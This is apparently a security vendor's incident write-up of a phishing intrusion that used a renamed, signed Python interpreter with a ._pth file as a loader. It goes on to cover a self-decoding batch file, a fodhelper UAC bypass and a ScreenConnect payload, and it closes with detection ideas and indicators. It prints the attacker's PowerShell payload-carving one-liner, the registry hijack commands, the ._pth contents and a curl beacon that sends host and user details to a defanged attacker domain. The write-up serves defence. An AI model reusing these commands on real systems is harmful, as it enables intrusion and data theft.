
detection · threat-hunting · phishing · remote-access-tool
A Loader With No Command Line
Most of the guidance we give about signed binaries running in the wrong place ends with the same instruction: look at the arguments. We gave that instruction ourselves in Disposable Domains, Durable Hosting, where we described two chains that dropped a real, signed language runtime into a user-writable directory and ran a script with it, and we said the binary passes every signature check you own, so the location and the arguments are the tell.
This post is about a case where that advice runs out. The loader was a validly signed Python interpreter, it ran out of the user's Downloads folder, and it executed with no arguments at all. Its full command line was its own path. The script it ran, the directory that script came from, and the fact that a script was involved at all appear nowhere in process telemetry, because the attacker moved that configuration into a file on disk that Python reads at startup.
What followed was ordinary: a batch file carrying its own encrypted payload, a UAC bypass, and an attempt to install a commercial remote access tool. That part is well documented elsewhere. The loader is what we want to show you, along with the reason the intrusion failed.
Delivery: a shared mail message, not a link to attacker infrastructure
The user received an email. The link in it was wrapped by Microsoft Defender for Office SafeLinks, as every link in that tenant is, and it pointed at mobile.mail.yahoo.com/apps/emailSharing/viewer — Yahoo Mail's feature for sharing a copy of a message with someone by link.
Consider what that does to the controls in the mail path. The domain is Yahoo's. Its reputation is excellent, its age is measured in decades, and it is not going on anyone's block list. There is no attachment to detonate. There is no attacker-controlled domain anywhere in the message, so nothing for a reputation check to score, nothing for a newly-registered-domain rule to catch, and nothing to extract as an indicator afterwards. SafeLinks rewrote the URL and allowed it, which is the correct decision on the information available.
The attacker's infrastructure only enters the picture after the click. Thirty-one seconds after the browser opened the shared message, the host resolved a lure domain impersonating the United States Social Security Administration, and a ZIP file landed in Downloads. The mark-of-the-web on that file recorded where it came from:
[ZoneTransfer]
ZoneId=3
HostUrl=hxxps://ssa-administrator.update-servicessd[.]xyz/download.php?t=<token>
That t= value matters for later. The token is 32 hex characters. The ZIP was named SSA_Benefit_<build-1>.zip, and the first eight characters of the token are the first component of <build-1>. Every file inside carried a second identifier, <build-2>, in the same shape: eight hex characters, an underscore, six more. These are per-victim build identifiers stamped through the whole package, which means a sample you recover can be tied back to the download that produced it, and two samples with different identifiers are the same kit and not two families.
That cuts both ways, so we have replaced the token and both identifiers with placeholders everywhere in this post. An operator who still holds their server logs could look up the real values and learn which of their targets wrote this up. The shapes are what you need for hunting, and those are in the indicators at the end.
What was in the archive
Seven files. Every binary among them — both executables and both DLLs — is an unmodified, validly signed release from the Python Software Foundation. The attacker wrote three files, and not one of them is a PE:
SSA_Benefit_<build-1>\
├── SSA_Benefit_Statement_<build-2>.exe   pythonw.exe, PSF-signed, 104,304 bytes
├── python312.dll                         PSF-signed, 6,920,936 bytes
├── python312._pth                        attacker-written, 4 lines of text
└── DocumentSystemLoader_<build-2>\
    ├── DocumentLoader_<build-2>.exe      the same pythonw.exe, same SHA-256
    ├── python312.dll                     the same DLL
    ├── python312._pth                    attacker-written, 3 lines of text
    └── DocumentResources.dat             attacker-written, the code payload
The executable the user double-clicked is pythonw.exe from CPython 3.12.9, renamed. Its ORIGINAL_FILE_NAME is still pythonw.exe, its Authenticode signature still verifies against CN=Python Software Foundation, and its SHA-256 matches the pythonw.exe in the 64-bit embeddable package for that release on python.org:
32890fc3efa6d92121da340d64417db068db2dceacfe61f663981adcd596b2e4
Do not block that hash. It is a legitimate component of a legitimate product, it will appear on developer workstations and build agents across your fleet, and blocking it breaks them while stopping nothing. The same applies to python312.dll, which is byte-identical to the shipped release.
This is a different problem from the one we wrote about in The Implant You Cannot Hash-Hunt. There, the malicious files hid inside the install tree of a real product that the victim organization actually used, and the hunt had to separate a compromised installation from a legitimate one. Here there is no installation to compare against. The attacker did not subvert Python on the machine — there was no Python on the machine. They shipped their own copy, from python.org, inside the ZIP. The runtime is not evidence of anything except that the attacker brought a runtime.
The path configuration file is the whole trick

When CPython starts, it looks beside the executable for a path configuration file — a file ending in ._pth, named either after the executable or after the Python DLL next to it. If it finds one, the interpreter enters an isolated mode: sys.path is built only from the lines in that file, the registry and environment are ignored, and the site module is not imported unless the file explicitly asks for it. The mechanism exists so that an application can ship an embedded Python without colliding with any other Python on the system, and it is documented behavior.
We have the contents of both ._pth files as they landed on disk (less the build identifier), and where that came from is worth knowing if you plan to hunt this. The plain file-create, Sysmon event ID 11, logged only the path: no contents at all. The text arrived on event ID 15 against the same path, carrying the file's body alongside its hash. Event 15 is better known for alternate data streams, and it did that job here too — the mark-of-the-web block quoted earlier came from a separate event 15 on python312._pth:Zone.Identifier. Both kinds fired, and only the ones on the bare path held the configuration. Collect event 11 alone and you will learn that a ._pth appeared without ever learning what was in it. The one in the outer folder:
.
DocumentSystemLoader_<build-2>
DocumentSystemLoader_<build-2>\DocumentResources.dat
import site
And the one inside the loader folder, doing the same job from one level down:
.
DocumentResources.dat
import site
In both files the path lines put DocumentResources.dat on sys.path — a data file, which is to say an archive, which Python will happily import modules out of. The last line, import site, switches the site module back on. Among the things site does on startup is import a module called sitecustomize if one can be found anywhere on sys.path, and execute it before the interpreter reaches anything resembling a main program.
Both files are named after the DLL, not the executable, and that is what lets the rename work. CPython accepts either name, but after the rename the executable-named file would have to be called SSA_Benefit_Statement_<build-2>._pth, and nothing ships under that name. python312._pth is also the file the embeddable package already contains: on python.org it lists python312.zip as the standard library and ends with #import site, commented out. The attacker's version is that stock file with the archive swapped for theirs and one # removed. We can't tell whether they picked the name knowing the rename depended on it or just edited what was in the box, but either way the rename cost them nothing.
We did not recover DocumentResources.dat, so we cannot name the module inside it or show you its code. What the telemetry establishes is the part that matters for detection: the interpreter's entry point was configured by a file on disk rather than by an argument, so there was nothing to see on the command line. The process event reads, in its entirety:
"C:\Users\<user>\Downloads\SSA_Benefit_<build-1>\SSA_Benefit_Statement_<build-2>.exe"
No script path. No -c. No -m. No encoded blob. Nothing that a command-line rule can key on, and nothing in that string that identifies the process as a Python interpreter at all. Any detection that begins "when an interpreter runs with suspicious arguments" is reading a field the attacker emptied before it ever looked.
A false start that tells you how to catch it
Before any of this worked, it failed, and the failure is instructive.
The user opened the ZIP in Explorer and tried to run the executable straight out of the preview window. Explorer handles that by extracting the single file that was clicked into a temporary folder and launching it from there. It did that three times over three minutes, and at least one of those attempts reached a running process. That process spawned nothing, did nothing, and exited.
It had to: a renamed pythonw.exe on its own is an interpreter with no python312.dll to load, no ._pth to read, and no archive to import from. Explorer extracted one file; the loader needs the rest of its tree sitting beside it. Only after the user extracted the whole folder to Downloads and ran it from there did the chain proceed.
So the malware is inert unless the entire directory lands together, and that is a property you can hunt. A signed interpreter executing from a path that also contains a ._pth file is a much narrower signal than a signed interpreter executing from a user-writable path, and it has almost no legitimate population outside of genuine embedded-Python applications, which do not live in Downloads.
What the loader did once it ran
From here the tradecraft is conventional, and we will move quickly. All times below are relative to the loader starting.

+1 second. The loader wrote a batch file and a decoy PDF into its own folder and hid both with attrib +h +s, setting the hidden and system attributes so they disappear from Explorer for a user who has not enabled the relevant view options. The alert that opened this case came from these two attrib calls, which makes the noisiest and least sophisticated action in the whole intrusion the one that raised the alarm.
+5 seconds. It opened the decoy PDF in the browser — a benefit statement, the thing the user believed they had downloaded — and launched the batch file. The batch file immediately re-invoked itself with a worker argument, and the worker instance did the rest, so the visible console window closed while the work continued in a second process.
+7 seconds. Before doing anything, the worker checked for a lock file in its staging directory and deleted it if it was more than ten minutes old:
powershell -NoProfile -Command "if ((Test-Path '%TEMP%\<dir>\wk.lock') -and ((Get-Item '%TEMP%\<dir>\wk.lock').LastWriteTime -lt (Get-Date).AddMinutes(-10))) { Remove-Item '%TEMP%\<dir>\wk.lock' -Force }"
That is a single-instance guard with a staleness timeout: the author expects the user to run this more than once, and wants exactly one worker alive without deadlocking on a lock left behind by a crash. It is a small detail, but it tells you this is a packaged product rather than something improvised for one victim.
The batch file is carrying the payload
The next action is the one that produced the highest-scoring detection of the case:
powershell -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "$f=gc -Raw '...\sosialsecuritysystem_<build-2>.bat';$i=$f.LastIndexOf('<<<start-marker>>>');$j=$f.LastIndexOf('<<<end-marker>>>');$b=$f.Substring($i+22,$j-$i-22) -replace '\s','';$d=[Convert]::FromBase64String($b);$m=[Array]::ConvertAll($d,[System.Converter[byte,byte]]{param($x)$x-bxor250});$p=$env:TEMP+'\<dir>\doc.msi';[IO.File]::WriteAllBytes($p,$m)"
PowerShell reads the batch file that invoked it, finds the last occurrence of two sentinel strings, takes everything between them, strips whitespace, base64-decodes it, XORs every byte with 0xFA, and writes the result to doc.msi in a directory under the user's temp folder. Each marker is 22 characters, three angle brackets either side of sixteen hex characters, which is where the +22 comes from. We have generalised the markers and the directory the same way as the build identifiers: the directory was eight lowercase letters, and we saw only one run, so we cannot say whether the name or the markers change per victim.
The misspelling in sosialsecuritysystem is the attacker's, not ours. It is also specific enough to search for on its own.
The batch file is a polyglot. To cmd.exe it is a script. To PowerShell it is a container holding a base64-encoded, XOR-obfuscated Windows Installer package, appended after the commands and fenced by markers. Nothing is fetched. No second-stage download exists to block at the proxy, no staging URL appears in DNS, and until this command runs there is no installer on disk to scan — which is the point of building it this way.
Note also what the obfuscation is worth. A single-byte XOR under base64 defeats static signatures on the MSI while adding one line of decode logic. The attacker is not trying to beat analysis; they are trying to get past the scan of a file at rest.
The UAC bypass, and the fallback that matters more
The worker then attempted to elevate, using the ms-settings protocol handler hijack that pairs with fodhelper.exe — a long-documented technique that works because fodhelper.exe is auto-elevating and consults a handler under HKCU, which a standard user can write.
| Offset | Action |
|---|---|
| +55s | reg add "HKCU\Software\Classes\ms-settings\CurVer" /ve /d "MS_Settings.CurVer" /f |
| +55s | reg add "HKCU\Software\Classes\MS_Settings.CurVer\Shell\Open\command" /ve /d "msiexec /i %TEMP%\<dir>\doc.msi /qn REBOOT=ReallySuppress" /f |
| +55s | The worker launches fodhelper.exe; the privilege management product blocks it |
| +63s | The product records the block; the worker sends its beacon |
| +75s | Both keys deleted |
Twenty seconds from hijack to cleanup. The registry keys existed only for the length of the attempt, which is why any hunt that samples the registry on a schedule will never see them, and why an audit of HKCU\Software\Classes today tells you nothing about whether this ran last month.
In the same second that the block was recorded, the worker made its only outbound call:
curl -s -k "hxxps://ssa-administrator.update-servicessd[.]xyz/report2.php?pc=<hostname>&user=<username>&os=Windows_NT&domain=<ad-domain>&status=bat_installed&_=<8 hex>"
Windows ships curl.exe, so nothing had to be installed to make this call. -s suppresses progress output and -k disables certificate validation, which suggests the operator would rather the check-in succeed against infrastructure whose certificate may not validate than have it fail safely. The query string carries the hostname, the username, the operating system and the Active Directory domain name — enough for the operator to decide whether this victim is worth further attention, and enough that the organization must treat those values as disclosed.
The elevation did not succeed. fodhelper.exe never started, so nothing ever read the handler the worker had planted, and the elevated msiexec /i install never happened. At +152s, after a polling loop of five-second sleeps, the worker fell back:
msiexec /a %TEMP%\<dir>\doc.msi /qn TARGETDIR="%TEMP%\<dir>\sc"
/a is an administrative install. It does not install the product, register a service, or write to HKLM. It unpacks the MSI's contents into TARGETDIR, and it needs no more privilege than writing to that directory. The author planned for this outcome: try to install properly, and if that is refused, extract in place and carry on.
The payload was ScreenConnect
The MSI is a ConnectWise ScreenConnect client, version 25.2.4.9229, built for an instance identified as d256261751f05b74. The administrative install dropped ten files, among them ScreenConnect.ClientService.exe, ScreenConnect.WindowsClient.exe, ScreenConnect.WindowsFileManager.exe and ScreenConnect.WindowsCredentialProvider.dll — full remote control, file transfer and credential-provider capability.
The Windows Installer log recorded:
Product: ScreenConnect Client (d256261751f05b74) -- Installation completed successfully.
That line is misleading if you read it quickly, and it is the sort of thing that ends up quoted in an incident report as evidence the attacker won. Windows Installer logs the same success message for an administrative install as for a real one. The files were extracted. The product was not installed. No service was created, no client process ever executed, and the host never contacted a ScreenConnect relay.
The abuse of commercial remote monitoring and management software as a post-exploitation implant is not new, and ScreenConnect specifically has been a staple for years — it is signed, it is a legitimate product, it is frequently allowlisted because a helpdesk somewhere in the organization uses it, and it gives an operator everything they need without writing a line of malware. What stands out here is how cheap it was to assemble. There is no custom implant anywhere in this intrusion — just a commodity phishing kit, a stock interpreter and somebody's remote support product.
Why it stopped
The host ran an endpoint privilege management product, which we are deliberately not naming. The mail filter earlier is in front of a large share of Microsoft 365 tenants, so naming it narrows nothing down; an endpoint product on this host would.
When the worker launched fodhelper.exe, that product matched it against a rule for trusted, signed applications that trigger a UAC prompt, and blocked it. The event it wrote records the process as blocked and names a block message for the user, and the product's message host started within a fraction of a second of the launch. The sensor recorded no process creation for fodhelper.exe at all. It never ran.
That also makes one question about the table moot. The worker set the handler's default value and nothing else. It never wrote DelegateExecute, which the classic form of this bypass sets on the same key, and no process in 17 hours of telemetry wrote it either. So the bypass may have been broken as shipped. We can't tell you whether this variant needs the value, because the handler was never consulted. fodhelper.exe was stopped before it got the chance.
It would have failed a second way even unblocked. Windows only auto-elevates for accounts in the local Administrators group. This user's logons carried no linked elevated token, which is what a standard user looks like, so an unblocked fodhelper.exe would have asked for an administrator's credentials rather than elevating silently.
The corroboration is in the integrity levels. Every process in this chain, from the first loader through the batch worker, the PowerShell carve, the registry writes, the beacon and the final msiexec, ran at medium integrity as a standard user. At no point in the intrusion did anything run elevated.
That is the finding. Antivirus did not stop this, and could not reasonably have been expected to: every executable involved was signed by Python, Microsoft or ConnectWise, and the three files the attacker did write were two short text files and an archive — none of them a PE, none of them ever loaded as an image. The detections we had did fire, but they fired on attrib and on a base64 decode — after the payload was already on disk. What actually bounded the damage was that the user was not a local administrator, and that a privilege management policy blocked the one binary whose whole purpose is to hand out an administrator token without asking. The remote access tool was extracted and then sat inert in a temp directory, because installing a Windows service requires privileges nobody in this chain ever had.
Detections worth building
Ordered roughly by how much signal they carry against how much work they cost.
A signed interpreter executing with no arguments from a user-writable path. The strongest signal in the whole case, and the one that inverts the usual advice. Alert when a process whose ORIGINAL_FILE_NAME is python.exe, pythonw.exe, node.exe or a similar runtime executes with a command line consisting of nothing but its own path. Legitimate embedded runtimes launch this way too, but they ship inside installed applications, so scoping the rule to paths under \Users\ removes most of the noise. Expect to allowlist a handful of applications that install per-user.
Any ._pth file written outside a legitimate application directory. Very low volume and very high signal. A path configuration file in Downloads, Desktop or a temp directory has almost no benign explanation. Pair it with the creation event for the interpreter beside it, and make sure the sensor is capturing contents and not just the path.
Filename versus ORIGINAL_FILE_NAME mismatch, fleet-wide. Run this as a hunt rather than an alert. Any executable whose on-disk name differs from the name in its version resource, signed by a vendor whose product it is not presenting itself as, is worth a look. It catches this loader, and it catches the renamed-tool pattern generally.
PowerShell reading a script file and decoding out of it. The carve command combines Get-Content -Raw, LastIndexOf, FromBase64String and -bxor in one line. Any two of those together, with a .bat, .cmd or .lnk path as the input, is a self-contained dropper.
attrib +h +s with a parent in a user download or temp path. Noisy in the abstract, precise once you constrain the parent process location. This is what caught the case.
Writes to HKCU\Software\Classes\ms-settings\CurVer. Alert on the creation, not the deletion. In this case the rule that fired matched the reg delete cleanup rather than either reg add twenty seconds earlier, which means the alert arrived after the bypass had already been attempted. Check which of the two your own rule actually matches.
msiexec /a with a TARGETDIR under a user profile. An administrative install into a user's temp directory is not something ordinary software deployment does. It is a strong indicator of an installer being unpacked to dodge a privilege requirement.
RMM binaries outside their approved install path. Maintain a list of the remote support products your organization actually uses and where they are allowed to live, and alert on those filenames anywhere else. ScreenConnect.ClientService.exe under AppData\Local\Temp is unambiguous.
And one control recommendation, since it is the one that worked: users should not be local administrators, and if you run a privilege management product, confirm that its policy blocks auto-elevating Windows binaries such as fodhelper.exe outright for standard users. Those two settings together are what turned this from a remote access tool on a domain-joined workstation into a folder of files nobody ever ran.
Indicators
Attacker-side only. Defanged; do not resolve or browse these.
ssa-administrator.update-servicessd[.]xyz          lure and beacon domain
  /download.php?t=<32 hex>                         per-victim package download
  /report2.php?pc=&user=&os=&domain=&status=       victim check-in

104.21.28[.]54, 172.67.144[.]68                    shared Cloudflare — do NOT block
2606:4700:3032[::]6815:1c36                        shared Cloudflare — do NOT block
2606:4700:3034[::]ac43:9044                        shared Cloudflare — do NOT block

SSA_Benefit_<8hex>_<6hex>.zip                      delivered archive
SSA_Benefit_Statement_<8hex>_<6hex>.exe            renamed pythonw.exe
DocumentLoader_<8hex>_<6hex>.exe                   renamed pythonw.exe
DocumentSystemLoader_<8hex>_<6hex>\                loader directory
DocumentResources.dat                              importable archive, attacker code
python312._pth                                     path configuration, "import site"
sosialsecuritysystem_<8hex>_<6hex>.bat             polyglot script and MSI container
SSA_Benefit_Document_<8hex>_<6hex>.pdf             decoy document
%TEMP%\<8 lowercase>\doc.msi                       carved installer
%TEMP%\<8 lowercase>\wk.lock                       worker single-instance lock

<<<16 hex>>> ... <<<16 hex>>>                     payload start and end markers in the .bat
0xFA                                               XOR key

ScreenConnect Client (d256261751f05b74)            attacker instance identifier
ScreenConnect 25.2.4.9229                          extracted client version

32890fc3efa6d92121da340d64417db068db2dceacfe61f663981adcd596b2e4
  pythonw.exe (CPython 3.12.9) — LEGITIMATE, do not block
b6227a506a9963e7c8182785a54e14a193af51f7b277a61dda04492b499f49ad
  python312.dll (CPython 3.12.9) — LEGITIMATE, do not block
Note the shape of that last block. The only hashes this intrusion offers you are hashes you must not act on. Of the three files the attacker wrote, the two we can show you in full are the ._pth pair above; DocumentResources.dat, the one carrying the code, is the one we never recovered.
ATT&CK techniques observed: T1566.002 Spearphishing Link, T1204.002 Malicious File, T1036.005 Match Legitimate Resource Name or Location, T1564.001 Hidden Files and Directories, T1140 Deobfuscate/Decode Files or Information, T1059.001 PowerShell, T1059.003 Windows Command Shell, T1548.002 Bypass User Account Control, T1218.007 Msiexec, T1105 Ingress Tool Transfer, T1082 System Information Discovery and T1219 Remote Access Tools.